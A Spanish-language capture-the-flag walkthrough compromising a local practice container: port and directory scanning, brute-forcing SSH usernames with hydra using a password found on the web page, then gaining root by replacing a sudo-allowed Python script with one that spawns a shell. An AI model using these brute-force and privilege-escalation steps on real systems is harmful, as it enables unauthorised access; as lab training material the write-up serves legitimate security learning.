Lo primero que haremos será desplegar nuestra máquina.

```
❯ sudo bash auto_deploy.sh library.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo de puertos abiertos con nmap y el parámetro -Pn por si el servidor no permite conexiones ping.

```
❯ nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 19:37 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


Ahora sabiendo los puertos que tenemos abiertos podemos hacer un escaneo mas profundo para saber las versiones.

```
❯ nmap -p22,80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 19:38 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000031s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f9:f6:fc:f7:f8:4d:d4:74:51:4c:88:23:54:a0:b3:af (ECDSA)
|_  256 fd:5b:01:b6:d2:18:ae:a3:6f:26:b2:3c:00:e5:12:c1 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

Vamos a mirar que nos encontramos en el servidor http.



Con la herramienta gobuster vamos a utilizar para descubrir recursos ocultos en un servidor web o en otros servicios de la máquina.

```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 -x php,html,py,txt
[sudo] contraseña para caan31:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,py,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 26]
/index.html          (Status: 200) [Size: 10671]
/javascript          (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
Progress: 136292 / 1102800 (12.36%)
```

¿Podemos ver que contiene un index.php con un texto que podría ser una contraseña?

Vamos a utilizar la herramienta hydra para encontrar algún usuario que contenga esta contraseña.

```
❯ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p JIFGHDS87GYDFIGD ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-29 19:39:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlos   password: JIFGHDS87GYDFIGD
```

Ahora podemos registrarnos con el usuario que hemos encontrado por ssh.

```
❯ ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
carlos@0ad39ef2d52d:~$
```

Una vez nos hemos logeado haremos un sudo -l para ver si contamos con privilegios para hacer un escalado.

```
carlos@0ad39ef2d52d:~$ sudo -l
Matching Defaults entries for carlos on 0ad39ef2d52d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User carlos may run the following commands on 0ad39ef2d52d:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
```

Vemos que tenemos privilegios para ejecutar un script de Python como sudo, así que la opción que tome es eliminar ese script y crear otro con permisos de ejecución y así poder ejecutarlo.

```
carlos@0ad39ef2d52d:~$ cd /opt/
carlos@0ad39ef2d52d:/opt$ ls
script.py
carlos@0ad39ef2d52d:/opt$ cat script.py
import shutil

def copiar_archivo(origen, destino):
    shutil.copy(origen, destino)
    print(f'Archivo copiado de {origen} a {destino}')

if __name__ == '__main__':
    origen = '/opt/script.py'
    destino = '/tmp/script_backup.py'
    copiar_archivo(origen, destino)
```

```
carlos@0ad39ef2d52d:/opt$ rm -r script.py
rm: remove write-protected regular file 'script.py'? yes
carlos@0ad39ef2d52d:/opt$ nano script.py
```

```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 7.2                                  script.py *
import os

os.system("/bin/bash")
```

```
carlos@0ad39ef2d52d:/opt$ chmod +x script.py
```

Ahora lo ejecutamos como sudo y vemos que somos root.

```
carlos@0ad39ef2d52d:/opt$ sudo python3 /opt/script.py
root@0ad39ef2d52d:/opt# bash
root@0ad39ef2d52d:/opt# whoami
root
```